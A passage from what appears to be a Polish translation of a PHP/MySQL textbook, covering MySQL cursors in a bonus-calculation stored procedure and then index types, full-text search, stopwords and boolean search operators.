Na przykład przedstawiona poniżej procedura składowana (zagadnienia związane z podprogramami składowanymi zostały przedstawione w rozdziale 32.) `calculate_bonus` pobiera z kursora wartości kolumn `id` (identyfikator pracownika), `salary` (pensja) oraz `commission` (prowizja), dokonuje odpowiednich porównań i na ich podstawie oblicza dodatek, który następnie zapisuje w bazie w rekordzie odpowiedniego pracownika:

```
DELIMITER //

CREATE PROCEDURE calculate_bonus()
BEGIN

    DECLARE emp_id INT;
    DECLARE sal DECIMAL(8,2);
    DECLARE comm DECIMAL(3,2);
    DECLARE done INT;

    DECLARE calc_bonus CURSOR FOR SELECT id, salary, commission FROM employees;

    DECLARE CONTINUE HANDLER FOR NOT FOUND SET done = 1;
```

```
    OPEN calc_bonus;

    BEGIN_calc: LOOP

        FETCH calc_bonus INTO emp_id, sal, comm;

        IF done THEN
            LEAVE begin_calc;
        END IF;

        IF sal > 60000.00 THEN
            IF comm > 0.05 THEN
                UPDATE employees SET bonus = sal * comm WHERE id=emp_id;
            ELSEIF comm <= 0.05 THEN
                UPDATE employees SET bonus = sal * 0.03 WHERE id=emp_id;
            END IF;
        ELSE
            UPDATE employees SET bonus = sal * 0.07 WHERE id=emp_id;
        END IF;

    END LOOP begin_calc;

    CLOSE calc_bonus;

END//

DELIMITER ;
```

Zamykanie kursora

Kiedy kursor przestanie być potrzebny, należy go zamknąć przy użyciu polecenia `CLOSE`. W ten sposób zwalniane są wszystkie zasoby systemowe przydzielone kursorowi. Oto polecenie, które pozwala zamknąć nasz przykładowy kursor `calc_bonus`:

```
CLOSE calc_bonus;
```

Zamykanie kursorów jest tak ważne, że serwer MySQL potrafi zrobić to automatycznie po zakończeniu bloku, w jakim kursor został zadeklarowany. Jednak w celu zachowania czytelności kodu należy samodzielnie zamykać wszystkie używane kursory.

Stosowanie kursorów w skryptach PHP

Stosowanie kursorów w skryptach PHP jest zadaniem trywialnie łatwym, podobnie zresztą jak jest w przypadku stosowania podprogramów składowanych oraz wyzwalaczy. Wykonajmy procedurę składowaną `calculate_bonus` przedstawioną w poprzednim punkcie rozdziału (używa ona kursora `calc_bonus`):

```
<?php

    // Utworzenie obiektu mysqli
    $db = new mysqli("localhost", "internauta", "tajne", "corporate");

    // Wykonanie procedury składowanej
    $result = $db->query("CALL calculate_bonus()");
?>
```

Podsumowanie

W tym rozdziale zostało przedstawionych wiele zadań, które są powszechnie wykonywane podczas tworzenia aplikacji korzystających z baz danych. Czytelnik poznał wygodny i łatwy sposób wyświetlania danych w postaci tabelarycznej oraz dowiedział się, jak można określać zawartość konkretnych wierszy generowanych tabel. Rozwiązanie to zostało następnie wykorzystane i rozbudowane w mechanizm pozwalający na sortowanie wyników na podstawie wartości dowolnie wybranej kolumny. Wreszcie, został przedstawiony sposób podziału wyników na fragmenty i prezentowania ich na kolejnych stronach, pomiędzy którymi można się dowolnie poruszać, korzystając z listy łączy.

Kolejny rozdział został poświęcony zagadnieniom związanym z indeksowaniem baz danych MySQL i stosowaniem mechanizmów wyszukiwania pełnotekstowego. Zostały w nim także zamieszczone przykłady pokazujące, jak można tworzyć skrypty pozwalające na przeszukiwanie baz danych.

ROZDZIAŁ 36

Indeksacja i wyszukiwanie

W rozdziale 28. zostały przedstawione klucze `PRIMARY` oraz `UNIQE` wraz z informacjami na temat ich roli i przeznaczenia oraz przykładami, pokazującymi, jak można je tworzyć. Niemniej indeksacja odgrywa tak ważną rolę w przypadku stosowania baz danych, że niniejsza książka byłaby bardzo niekompletna, gdyby nie znalazł się w niej rozdział opisujący te zagadnienia bardziej szczegółowo. W tym rozdziale zostały poruszone następujące tematy:

- **Indeksacja bazy danych**: w pierwszej części rozdziału zostały przedstawione ogólna terminologia związana ze stosowaniem indeksów oraz związane z nimi pojęcia. Oprócz tego zamieszczono tu także informacje o rodzajach indeksów: indeksie klucza głównego, indeksach unikalnych, normalnych oraz indeksie stosowanym w mechanizmie wyszukiwania pełnotekstowego.
- **Wyszukiwanie z użyciem formularzy HTML**: druga część rozdziału pokazuje, jak można tworzyć interfejsy do przeszukiwania baz danych w języku PHP.

Indeksacja baz danych

Indeks jest uporządkowanym podzbiorem kolumn tabeli, którego każdy wiersz wskazuje na odpowiedni wiersz całej tabeli. Ogólnie rzecz ujmując, wykorzystanie indeksów w bazach danych zapewnia następujące korzyści:

- **Optymalizacja zapytań**: informacje są przechowywane w bazie danych w takiej samej kolejności, w jakiej są do niej dodawane. Jednak nie zawsze musi być to ta sama kolejność, w jakiej chcemy przetwarzać lub wyświetlać dane. Załóżmy, że grupowo dodaliśmy do bazy danych większą liczbę produktów, zapisując je na podstawie ich kodu. Jednak można przypuszczać, że osoby odwiedzające nasz sklep internetowy będą chciały wyświetlać te informacje na podstawie nazwy. Ponieważ mechanizmy przeszukiwania baz danych działają najbardziej wydajnie, gdy dane, na jakich operują, są uporządkowane (w tym przypadku alfabetycznie), zatem warto stworzyć indeks operujący na nazwie, jak również na wszystkich pozostałych kolumnach, które będą często przeszukiwane.
- **Unikalność**: bardzo często pojawia się konieczność unikalnego zidentyfikowania rekordu tabeli na podstawie zawartości jednego pola lub całej ich grupy. Przeanalizujmy na przykład tabelę zawierającą dane na temat pracowników. Może one zawierać informacje o imieniu i nazwisku pracownika, numerze jego telefonu oraz numerze ubezpieczenia. Choć może się zdarzyć, że dwie osoby będą miały takie samo imię i nazwisko (np. Jasiek Kowalski) lub numer telefonu (na przykład jeśli będą pracowały w jednym pokoju), to jednak wiadomo, że żadne dwie osoby nie będą posiadać identycznego numeru ubezpieczenia. Oznacza to, że w przypadku pracowników numer ubezpieczenia zapewnia unikalność rekordów tabeli.

- **Przeszukiwanie tekstów**: dzięki tak zwanym indeksom pełnotekstowym (ang. *full-text index*), można zoptymalizować proces przeszukiwania dużych ilości tekstu przechowywanych w polach bazy danych.

Aby można było korzystać ze wszystkich tych możliwości, stworzono cztery rodzaje indeksów: indeks klucza głównego, indeks unikalny, normalny oraz pełnotekstowy. Każdy z nich został szczegółowo opisany w kolejnych punktach rozdziału.

Indeks główny

Indeksy główne są najczęściej spotykanym typem indeksów stosowanych w relacyjnych bazach danych. Służą one do unikalnego identyfikowania poszczególnych rekordów tabeli dzięki zapewnieniu unikalności wartości klucza. Z tego względu taki klucz musi być bądź to unikalną wartością posiadaną przez obiekt reprezentowany przez dany wiersz, bądź też wartością utworzoną automatycznie przez bazę danych w momencie dodawania rekordu (taką jak automatycznie inkrementowane liczby całkowite). W efekcie niezależnie od tego, czy istniejące wcześniej rekordy zostaną usunięte, czy nie, wszystkie rekordy zawsze będą posiadały unikalne wartości indeksu głównego. Załóżmy na przykład, że na potrzeby działu IT naszej firmy chcemy stworzyć bazę danych zawierającą informacje o użytecznych zasobach sieciowych. Tabela przechowująca te dane mogłaby mieć następującą strukturę:

```
CREATE TABLE bookmarks (
    id INT UNSIGNED NOT NULL AUTO_INCREMENT,
    name VARCHAR(75) NOT NULL,
    url VARCHAR(200) NOT NULL,
    description MEDIUMTEXT NOT NULL,
    PRIMARY KEY(id));
```

Ponieważ wartość kolumny `id` jest automatycznie inkrementowana (poczynając od `1`) podczas dodawania każdego nowego rekordu, dlatego nigdy się nie zdarzy, by w jakichkolwiek dwóch rekordach tabeli w kolumnie `id` pojawiły się te same wartości. Przyjrzyjmy się na przykład trzem poniższym poleceniom `INSERT`:

```
INSERT INTO bookmarks (name, url, description)
    VALUES("Helion", "helion.pl", "Książki komputerowe ");
INSERT INTO bookmarks (name, url, description)
    VALUES("Google", "www.google.com", "Wyszukiwarka");
INSERT INTO bookmarks (name, url, description)
    VALUES("W. Jason Gilmore", "www.wjgilmore.com", "Witryna autora");
```

Po ich wykonaniu i pobraniu zawartości tabeli zostaną zwrócone następujące wyniki:

```
+-------+------------------+-------------------+---------------------+
| id    | name             | url               | description         |
+------ +------------------+-------------------+---------------------+
| 1     | Helion           | helion.pl         | Książki komputerowe |
| 2     | Google           | www.google.com    | Wyszukiwarka        |
| 3     | W. Jason Gilmore | www.wjgilmore.com | Witryna autora     |
+-------+------------------+-------------------+---------------------+
```

Warto zwrócić uwagę, że w kolumnie `id` zapisywane są kolejne liczby całkowite, co zapewnia unikalność rekordów.

■ **Uwaga** W każdej tabeli może się znaleźć tylko jedna kolumna, której wartości są automatycznie inkrementowane, a oprócz tego kolumna ta musi pełnić rolę klucza głównego tabeli. Co więcej, w kolumnach wchodzących w skład klucza głównego nie mogą być zapisywane wartości `NULL`, i to nawet jeśli w momencie tworzenia kolumny nie została ona jawnie zadeklarowana jako `NOT NULL` (MySQL będzie automatycznie wymuszał ten warunek).

Zazwyczaj nie jest zalecane tworzenie indeksu głównego, który pozwalałby programistom na odgadnięcie jakichkolwiek informacji na temat rekordu, który reprezentuje. Powód, dla którego nie należy tego robić, najlepiej przedstawić na przykładzie. Załóżmy zatem, że w tabeli `bookmarks` zamiast liczb całkowitych indeksami klucza głównego byłyby adresy URL witryn. Konsekwencje takiego rozwiązania szybko stają się oczywiste. Po pierwsze, co się stanie, gdy zmieni się adres witryny, na przykład ze względu na problemy ze znakiem handlowym lub przejęcie firmy? Nawet numery ubezpieczenia społecznego, które wcześniej traktowaliśmy jako unikalne, mogą się zmienić; na przykład w efekcie kradzieży tożsamości. Dlatego lepiej oszczędzić sobie problemów i zawsze stosować indeksy główne, które nie będą udostępniały żadnych informacji o danych, jakie reprezentują — powinny one być zupełnie niezależnym narzędziem, którego jedynym przeznaczeniem jest unikalne identyfikowanie rekordów tabeli.

Indeksy unikalne

Podobnie jak indeks główny, także indeks unikalny uniemożliwia występowanie powtarzających się wartości. Różnica pomiędzy tymi indeksami polega na tym, iż w każdej tabeli może istnieć tylko jeden indeks główny, nie ma natomiast ograniczenia liczby stosowanych w niej indeksów unikalnych. Pamiętając o tym, zastanówmy się ponownie nad strukturą tabeli `bookmarks`, przedstawionej w poprzednim punkcie rozdziału. Choć może się zdarzyć, że dwie witryny będą miały identyczną nazwę, na przykład „Zasoby dla programistów PHP", to jednak nie miałoby sensu, gdyby miały te same adresy URL. Jak widać, jest to idealna okazja do zastosowania indeksu unikalnego:

```
CREATE TABLE bookmarks (
    id INT UNSIGNED NOT NULL AUTO_INCREMENT,
    name VARCHAR(75) NOT NULL,
    url VARCHAR(200) NOT NULL UNIQUE,
    description MEDIUMTEXT NOT NULL,
    PRIMARY KEY(id));
```

Jak już wspominałem, można wskazać kilka pól, które traktowane wspólnie będą tworzyć indeks unikalny. Załóżmy na przykład, że nie chcemy, by osoby dodające adresy do bazy łączy wielokrotnie podawały te same nic nieznaczące nazwy (takie jak „super stronka"). Wróćmy zatem do struktury tabeli `bookmarks`. Aby uchronić się przed powtarzaniem nazw, wystarczy zastosować nieco inną definicję kolumny `name`:

```
CREATE TABLE bookmarks (
    id INT UNSIGNED NOT NULL AUTO_INCREMENT,
    name VARCHAR(75) NOT NULL UNIQUE,
    url VARCHAR(200) NOT NULL UNIQUE,
    description MEDIUMTEXT NOT NULL,
    PRIMARY KEY(id));
```

Można także tworzyć indeksy unikalne składające się z większej liczby kolumn. Załóżmy na przykład, że jesteśmy skłonni pozwolić na umieszczanie w bazie tych samych adresów URL oraz tych samych nazw, jednak nie chcemy dopuścić do sytuacji, by w dwóch rekordach znalazła się ta sama para wartości `nazwa` i `url`. Warunek taki można w prosty sposób wymusić, tworząc indeks unikalny operujący na dwóch kolumnach. Zmieńmy zatem definicję tabeli `bookmarks`:

```
CREATE TABLE bookmarks (
    id INT UNSIGNED NOT NULL AUTO_INCREMENT,
    name VARCHAR(75) NOT NULL,
    url VARCHAR(200) NOT NULL,
    UNIQUE(name, url),
    description MEDIUMTEXT NOT NULL,
    PRIMARY KEY(id));
```

W przypadku utworzenia tabeli o takiej strukturze można by w niej zapisać wszystkie z podanych poniżej par `nazwa` – `url`:

```
Witryna Helionu, helion.pl
Witryna Helionu, czytelnia.helion.pl
Czytelnia, helion.pl
Czytelnia Helionu, czytelnia.helion.pl
```

Jednak próba dodania do tabeli którejkolwiek z tych kombinacji więcej niż jeden raz spowoduje zgłoszenie błędu, gdyż powtarzanie kombinacji wartości `nazwa` – `url` jest zabronione.

Indeksy normalne

Bardzo często będziemy chcieli zoptymalizować możliwości pobierania wierszy na podstawie kryteriów operujących na kolumnach, które nie zostały użyte ani w indeksie głównym, ani nawet w indeksach unikalnych. Najefektywniejszym sposobem, by to zrobić, jest zindeksowanie kolumny w sposób pozwalający na jak najszybsze odnajdywanie w niej konkretnej wartości. Indeksy tego typu są nazywane *normalnymi* lub zwyczajnymi.

Jednokolumnowe indeksy normalne

Załóżmy na przykład, że tabela zawierająca informacje o pracownikach składa się z czterech kolumn: unikalnego identyfikatora wiersza, imienia, nazwiska oraz adresu e-mail. Wiemy, że w większości przypadków użytkownicy będą poszukiwani na podstawie nazwiska lub adresu poczty elektronicznej. W takim przypadku można stworzyć indeks normalny na kolumnie nazwiska oraz indeks unikalny na kolumnie adresu poczty elektronicznej. Poniżej przedstawiłem strukturę takiej tabeli:

```
CREATE TABLE employees (
    id INT UNSIGNED NOT NULL AUTO_INCREMENT,
    firstname VARCHAR(100) NOT NULL,
    lastname VARCHAR(100) NOT NULL,
    email VARCHAR(100) NOT NULL UNIQUE,
    INDEX (lastname),
    PRIMARY KEY(id));
```

Bazując na idei indeksów normalnych, serwer MySQL udostępnia mechanizm pozwalający tworzyć indeksy na podstawie fragmentu kolumny. Opierają się one na założeniu, że bardzo często pierwszy *N* znaków zapisanych w kolumnie wystarcza do zapewnienia unikalności (przy czym *N* to liczba określana podczas tworzenia indeksu). Tworzenie takiego indeksu częściowego wymaga znacznie mniej przestrzeni dyskowej, a poza tym zdecydowanie poprawia wydajność w porównaniu z indeksem operującym na całej kolumnie. Załóżmy zatem, że pierwsze pięć liter nazwiska wystarczy do odnajdywania rekordów, i stwórzmy odpowiedni indeks:

```
CREATE TABLE employees (
    id INT UNSIGNED NOT NULL AUTO_INCREMENT,
    firstname VARCHAR(100) NOT NULL,
    lastname VARCHAR(100) NOT NULL,
    email VARCHAR(100) NOT NULL UNIQUE,
    INDEX (lastname(5)),
    PRIMARY KEY(id));
```

Niemniej stosunkowo często tworzone zapytania będą musiały operować na wielu kolumnach. W końcu w bardziej złożonych tabelach określenie właściwego zbioru wyników może wymagać sprawdzenia wartości kilku kolumn. Czas realizacji takich zapytań można znacznie skrócić, tworząc wielokolumnowe indeksy normalne.

Wielokolumnowe indeksy normalne

Tworzenie indeksów wielokolumnowych jest rozwiązaniem zalecanym w sytuacjach, gdy wiadomo, że w poleceniach pobierających dane tabeli często będzie używanych kilka określonych kolumn. Ten rodzaj indeksacji opiera się na strategii określanej terminem *leftmost prefixing*. Zakłada ona, że dowolny indeks

wielokolumnowy, operujący na kolumnach A, B i C, poprawi wydajność zapytania, jeśli zostaną w nim użyte następujące kombinacje kolumn:

- A, B, C;
- A, B;
- A.

Poniższy przykład pokazuje, w jaki sposób można utworzyć indeks wielokolumnowy w bazie MySQL:

```
CREATE TABLE employees (
    id INT UNSIGNED NOT NULL AUTO_INCREMENT,
    lastname VARCHAR(100) NOT NULL,
    firstname VARCHAR(100) NOT NULL,
    email VARCHAR(100) NOT NULL UNIQUE,
    INDEX name (lastname, firstname),
    PRIMARY KEY(id));
```

Powyższe polecenie tworzy dwa indeksy (oczywiście za wyjątkiem indeksu klucza głównego). Pierwszym z nich jest indeks unikalny na kolumnie `email`; natomiast drugim — indeks wielokolumnowy założony na kolumnach `lastname` oraz `firstname`. Przedstawione rozwiązanie jest korzystne, gdyż pozwala poprawić szybkość zapytań, w których sprawdzane są wartości następujących kombinacji kolumn:

- `lastname`, `firstname`;
- `lastname`.

A zatem dzięki utworzeniu takiego indeksu poniższe zapytania będą wykonywane szybciej:

```
SELECT email FROM employees WHERE lastname="Geronimo" AND firstname="Ed";
SELECT lastname FROM employees WHERE lastname="Geronimo";
```

Natomiast nie da on żadnych korzyści w przypadku użycia następującego polecenia:

```
SELECT lastname FROM employees WHERE firstname="Ed";
```

By poprawić wydajność tego ostatniego zapytania, należałoby utworzyć oddzielny indeks na kolumnie `firstname`.

Indeksy pełnotekstowe

Indeksy pełnotekstowe zapewniają możliwość efektywnego przeszukiwania tekstów przechowywanych w polach typów `CHAR`, `VARCHAR` oraz `TEXT`. Zanim zajmiemy się analizą przykładów, warto jednak zdobyć nieco dodatkowych informacji na temat specjalnych sposobów obsługi indeksów tego typu w bazach danych MySQL.

MySQL zakłada, że indeksy pełnotekstowe będą stosowane do wydajnego przeszukiwania dużych ilości zwykłego tekstu, zrozumiałego dla człowieka. Dlatego też udostępnia mechanizm pobierania danych, zwracający wyniki, które będą w największym stopniu odpowiadać wynikom oczekiwanym przez użytkownika. Konkretnie rzecz biorąc, jeśli użytkownik chciałby użyć w wyszukiwaniu zdania „Apache jest najpopularniejszym serwerem na świecie", to słowo „na" powinno mieć najmniejsze znaczenie podczas określania wyników. W rzeczywistości MySQL dzieli cały wyszukiwany tekst na słowa i domyślnie usuwa z nich te wszystkie, które mają mniej niż cztery znaki długości. W dalszej części rozdziału Czytelnik dowie się, jak można zmodyfikować ten domyślny sposób działania.

Tworzenie indeksu pełnotekstowego nie różni się szczególnie od tworzenia innych indeksów. W ramach przykładu zmodyfikujmy tabelę `bookmarks`, dodając do niej indeks pełnotekstowy na kolumnie `description`:

```
CREATE TABLE bookmarks (
    id INT UNSIGNED NOT NULL AUTO_INCREMENT,
    name VARCHAR(75) NOT NULL,
    url VARCHAR(200) NOT NULL,
    description MEDIUMTEXT NOT NULL,
    FULLTEXT(description),
    PRIMARY KEY(id));
```

W powyższym przykładzie oprócz standardowego indeksu głównego tworzony jest także indeks pełnotekstowy operujący na kolumnie `description`. Na potrzeby naszego przykładu załóżmy także, że tabela zawiera dane przedstawione w tabeli 36.1.

Tabela 36.1. *Przykładowe dane*

id	name	url	description
1	Python.org	*www.python.org*	Oficjalna strona języka Python
2	Podręcznik MySQL	*http://dev.mysql.com/docs*	Podręcznik MySQL
3	Witryna Apache	*http://httpd.apache.org*	Zawiera podręcznik Apache 2
4	PHP: Hypertext	*www.php.net*	Oficjalna strona PHP
5	Apache Week	*www.apacheweek.com*	Udostępnia sekcję poświęconą serwerowi Apache 2

Choć tworzenie indeksu pełnotekstowego przypomina tworzenie indeksów innych typów, to jednak wykonywanie zapytań korzystających z takich indeksów wygląda już nieco inaczej. Otóż w zapytaniach operujących na indeksach pełnotekstowych należy używać dwóch specjalnych funkcji MySQL: `MATCH()` oraz `AGAINST()`. Oznacza to, że przeszukiwanie tekstów zapisanych w języku naturalnym przy użyciu indeksu pełnotekstowego wygląda następująco:

```
SELECT name,url FROM bookmarks WHERE MATCH(description) AGAINST('Apache 2');
```

Wykonanie tego zapytania zwróci następujące wyniki:

```
+----------------+---------------------------+
| name           | url                       |
+----------------+---------------------------+
| Witryna Apache | http://httpd.apache.org   |
| Apache Week    | http://www.apacheweek.com |
+----------------+---------------------------+
```

Przedstawione zapytanie pobiera te wiersze tabeli, w których w kolumnie `description` zostało odnalezione słowo *Apache*, sortując je według malejącej trafności. Trzeba pamiętać, że ze względu na długość podczas wyszukiwania pomijana jest cyfra *2*. W przypadku zastosowania funkcji `MATCH()` w klauzuli `WHERE` trafność wyników jest określana na podstawie tego, jak dobrze wartość rekordu odpowiada wyszukiwanemu łańcuchowi znaków. Funkcje te można także umieścić na liście kolumn zwracanych przez zapytanie. W takim przypadku zwrócone zostaną wagi wyników odszukanych rekordów — przy czym im wyższy wynik, tym większa trafność dopasowania. Poniżej przedstawiłem przykład takiego rozwiązania:

```
SELECT MATCH(description) AGAINST('Apache 2') FROM bookmarks;
```

W momencie wykonania tego zapytania MySQL przeszuka wszystkie rekordy tabeli i dla każdego z nich wyliczy wartość trafności dopasowania. Powyższe zapytanie zwróci następujące wyniki:

```
+----------------------------------------+
| match(description) against('Apache 2') |
+----------------------------------------+
|                                      0 |
|                                      0 |
|                     0.391943067312241 |
|                                      0 |
|                     0.383418560028076 |
+----------------------------------------+
```

Oprócz tego można także skorzystać z mechanizmu określanego jako rozwijanie zapytania (ang. *query expansion*), które może być szczególnie przydatne, gdy użytkownik czyni pewne założenia, które niekoniecznie

musiałyby być uwzględnione w logice wyszukiwania stosowanej w aplikacji. Załóżmy, że użytkownik poszukuje słów *piłka nożna*. Oczywiste jest, że w takim przypadku mogą go także zainteresować wiersze zawierające takie teksty, jak: *Wisła Kraków*, *Legia Warszawa*, *Piast Gliwice* czy też *Górnik Zabrze*. Taki efekt można uzyskać, dodając do zapytania klauzulę `WITH QUERY EXPANSION`. Sprawi ona, że tabela zostanie przeszukana dwa razy. Za pierwszym razem zostaną odszukane wszystkie rekordy zawierające poszukiwane wyrażenie (w naszym przypadku będzie to *piłka nożna*). Natomiast za drugim razem zostaną wyszukane wszystkie rekordy zawierające dowolne słowo występujące w rekordach z pierwszego zbioru wyników.

Wracając do naszego przykładu, należy zauważyć, że wiersz zawierający słowa *Wisła Kraków* zostałby pobrany podczas drugiego przeszukiwania, nawet gdyby nie zawierał słów *piłka nożna*. Stałoby się tak, gdyby podczas pierwszego wyszukiwania został odnaleziony rekord zawierający słowa *piłka nożna* oraz *Wisła Kraków*. Choć to rozwiązanie na pewno pozwala uzyskiwać znacznie lepsze wyniki wyszukiwania, to jednak może także dawać nieprzewidziane efekty uboczne, takie jak zwracanie rekordów zawierających słowa *Wisła* oraz *Kraków*, które jednak nie mają nic wspólnego z piłką nożną.

Istnieje także możliwość przeszukiwania pełnotekstowego z elementami logicznymi; zostały one opisane w dalszej części rozdziału.

Słowa ignorowane

Jak już wspominałem wcześniej, MySQL domyślnie ignoruje wszystkie słowa trzyliterowe i krótsze. Zarówno one, jak i wszelkie inne słowa zapisane na specjalnej, predefiniowanej liście dostarczanej wraz z serwerem MySQL są określane jako *słowa ignorowane* (ang. *stopwords*). Zgodnie z tym, co sugeruje ich nazwa, są one ignorowane podczas wyszukiwania. Serwer MySQL udostępnia kilka zmiennych konfiguracyjnych, które zapewniają całkiem dużą kontrolę nad sposobem działania mechanizmu słów ignorowanych. Oto one:

- `ft_min_word_len`: można zażądać, by serwer ignorował wszystkie słowa, które nie spełniają określonych warunków dotyczących ich długości. Ta zmienna pozwala określić minimalną długość, jaką musi mieć słowo, by było uwzględniane w wyszukiwaniu. Po zmianie wartości tej zmiennej konieczne jest ponowne uruchomienie procesu serwera MySQL oraz odtworzenie indeksów.
- `ft_max_word_len`: dodatkowo można zażądać, by ignorowane były także słowa, których długość przekracza pewną podaną wartość. Właśnie do tego celu jest używana ta zmienna. Po zmianie jej wartości konieczne jest ponowne uruchomienie procesu serwera MySQL oraz odtworzenie indeksów.
- `ft_stopword_file`: plik wskazany przy użyciu tej zmiennej zawiera listę 544 angielskich słów, które automatycznie będą ignorowane. Te domyślne ustawienia można zmienić, podając w tej zmiennej ścieżkę dostępu oraz nazwę innego pliku z listą ignorowanych słów. Jeśli Czytelnik ma możliwość skompilowania serwera MySQL z kodów źródłowych, to może skorzystać z jeszcze innego rozwiązania — może ręcznie zmodyfikować predefiniowaną listę słów ignorowanych, zapisaną w pliku *myisam/ft_static.c*. W pierwszym z opisanych tu rozwiązań konieczne jest ponowne uruchomienie procesu serwera bazy danych i odtworzenie indeksów, a w drugim — ponowne skompilowanie serwera zgodnie z własnymi wymaganiami oraz odtworzenie indeksów.

Uwaga Aby odtworzyć indeksy w serwerze MySQL, należy użyć polecenia `REPAIR TABLE` *`nazwa_tabeli`* `QUICK`, gdzie parametr *`nazwa_tabeli`* określa nazwę tabeli, na jakiej operują indeksy, które należy odtworzyć.

Opisywany tu mechanizm został wprowadzony, ponieważ założono, że w normalnym tekście niektóre słowa prawdopodobnie mogą występować zbyt często, by miały jakieś znaczenie dla wyników wyszukiwania. Rozwiązanie to może jednak mieć nieprzewidziane efekty, gdyż MySQL automatycznie ignoruje wszystkie słowa kluczowe występujące w powyżej 50 procentach rekordów. Zastanówmy się, co by się stało, gdyby wszystkie osoby tworzące firmową bibliotekę łączy umieszczały w opisach dodawanych przez siebie rekordów słowo `Apache`. W takim przypadku wykonanie wyszukiwania pełnotekstowego w celu odnalezienia słowa

`Apache` da całkowicie nieoczekiwane wyniki: nie zostaną znalezione żadne rekordy. A zatem jeśli operujemy na małych zbiorach wyników lub musimy zignorować to domyślne zachowanie z innych przyczyn, powinniśmy wykorzystać mechanizmy logiczne wyszukiwania pełnotekstowego.

Przeszukiwanie pełnotekstowe z elementami logicznymi

Mechanizmy wyszukiwania pełnotekstowego zapewniają możliwość uzyskania większej kontroli nad wykonywanymi zapytaniami; konkretnie rzecz biorąc, pozwalają precyzyjnie określić, jakie słowa powinny, a jakie nie powinny się znaleźć w rekordach zbioru wynikowego (trzeba przy tym pamiętać, że także w przypadku wykorzystania opisywanych tu rozwiązań wciąż jest stosowana lista słów ignorowanych). Na przykład korzystając z przedstawionych tu elementów logicznych, można zażądać, by zostały zwrócone rekordy zawierające słowo Apache, lecz niezawierające żadnego ze słów: *Navajo*, *Woodland* ani *Shawnee*. Oprócz tego można wymusić, by zwracane rekordy zawierały co najmniej jedno słowo kluczowe, wszystkie z nich lub żadnego. Oznacza to, że dysponujemy całkiem dużą kontrolą nad tym, jakie rekordy zostaną zwrócone. Wszystkie te możliwości zapewnia grupa dobrze znanych operatorów logicznych. Kilka z nich zostało przedstawionych w tabeli 36.2.

Tabela 36.2. *Operatory logiczne stosowane w operacjach wyszukiwania pełnotekstowego*

Operator	Opis
`+`	Umieszczenie znaku + przed słowem kluczowym oznacza, że dane słowo musi być obecne w każdym zwracanym rekordzie.
`-`	Poprzedzenie słowa kluczowego znakiem - oznacza, że nie może ono występować w żadnym zwracanym rekordzie.
`*`	Umieszczenie znaku gwiazdki (*) na końcu słowa kluczowego oznacza, że dopuszczalne są jego różne wersje, przy czym muszą się one zaczynać od słowa podanego w zapytaniu.
`" "`	Umieszczenie łańcucha znaków w cudzysłowach oznacza, że w zwracanych rekordach musi on występować w oryginalnej, podanej postaci.
`< >`	Poprzedzenie słowa kluczowego znakami mniejszości lub większości powoduje odpowiednie zmniejszenie lub zwiększenie jego znaczenia podczas określania trafności wyszukiwania.
`( )`	Nawiasy służą do grupowania słów w podwyrażenia.

Przeanalizujmy teraz kilka przykładów. Pierwszy z nich zwraca wiersze zawierające słowo *Apache*, lecz niezawierające słowa *podręcznik*:

```
SELECT name,url FROM bookmarks WHERE MATCH(description)
    AGAINST('+Apache -podręcznik' in boolean mode);
```

Kolejny przykład zwraca wiersze zawierające słowo *Apache*, lecz niezawierające słów *Shawnee* ani *Navajo*:

```
SELECT name, url FROM bookmarks WHERE MATCH(description)
    AGAINST('+Apache -Shawnee -Navajo' in boolean mode);
```

Ostatni z przedstawionych przykładów zwraca wiersze zawierające słowa *strony* i *php* oraz *skrypty* i *php*, przy czym kombinacja słów *skrypty php* jest wyżej oceniana niż kombinacja *strony php*:

```
SELECT name, url FROM bookmarks WHERE MATCH(description)
    AGAINST('+(<strony >skrypty) +php');
```

Warto zwrócić uwagę, że ten ostatni przykład będzie działał wyłącznie wtedy, gdy zmiennej `ft_min_word_len` zostanie przypisana wartość 3.

Indeksacja — najlepsze praktyki

Przedstawiona poniżej lista zawiera kilka wskazówek, o których zawsze należy pamiętać w przypadku stosowania indeksów:


- Indeksy należy tworzyć tylko dla tych kolumn, które będą używane w klauzulach `WHERE` oraz `ORDER BY`. Indeksacja niepotrzebnych kolumn spowoduje wyłącznie niepotrzebne zużycie przestrzeni dyskowej i przyczyni się do spowolnienia operacji dodawania i modyfikowania zawartości tabeli. To spowolnienie operacji wykonywanych na indeksowanej tabeli wynika z faktu, że każda modyfikacja rekordu pociąga za sobą konieczność aktualizacji indeksów.
- Jeśli tworzymy indeks o postaci `INDEX(firstname, lastname)`, to nie trzeba już tworzyć indeksu `INDEX(firstname)`, gdyż MySQL jest w stanie wykorzystać początkową kolumnę (prefiks) istniejącego indeksu. Należy jednak pamiętać, że w taki sposób można korzystać wyłącznie z kolumn znajdujących się na początku indeksu wielokolumnowego — a zatem przedstawiony indeks nie byłby używany, gdyby zapytanie operowało na kolumnie `lastname`.
- W kolumnach, na jakich zostaną założone indeksy, warto zastosować klauzulę `NOT NULL`. Dzięki temu wartości `NULL` nigdy nie będą zapisywane w tabeli.
- Warto stosować opcję `--log-long-format`, aby rejestrować wszystkie zapytania, które nie używają indeksów. Tworzony w ten sposób plik dziennika można następnie przeanalizować, a na podstawie uzyskanych informacji odpowiednio zmodyfikować zapytania.
- Polecenie `EXPLAIN` pozwala dowiedzieć się, jak MySQL wykona zapytanie, w tym także w jaki sposób oraz w jakiej kolejności będą łączone tabele. Informacje te mogą być niezwykle przydatne podczas optymalizacji zapytań oraz prób określenia, czy należy utworzyć w bazie danych indeksy. Dodatkowe informacje na temat polecenia `EXPLAIN` można znaleźć w dokumentacji MySQL.

Wyszukiwanie z użyciem formularzy HTML

Możliwość przechodzenia w dowolne miejsce witryny dzięki wykorzystaniu hiperłączy jest jedną z podstawowych cech, dzięki którym WWW stała się tak popularnym medium. Jednak wraz z wykładniczym powiększaniem się zarówno samych witryn, jak i całej sieci możliwość przeszukiwania witryn na podstawie zadanych przez użytkownika kryteriów przestała być wygodnym udogodnieniem, a stała się koniecznością. W tym podrozdziale zamieściłem kilka przykładów pokazujących, jak łatwo można wykorzystać strony WWW do stworzenia interfejsu pozwalającego na przeszukiwanie baz danych MySQL.

Realizacja prostego wyszukiwania

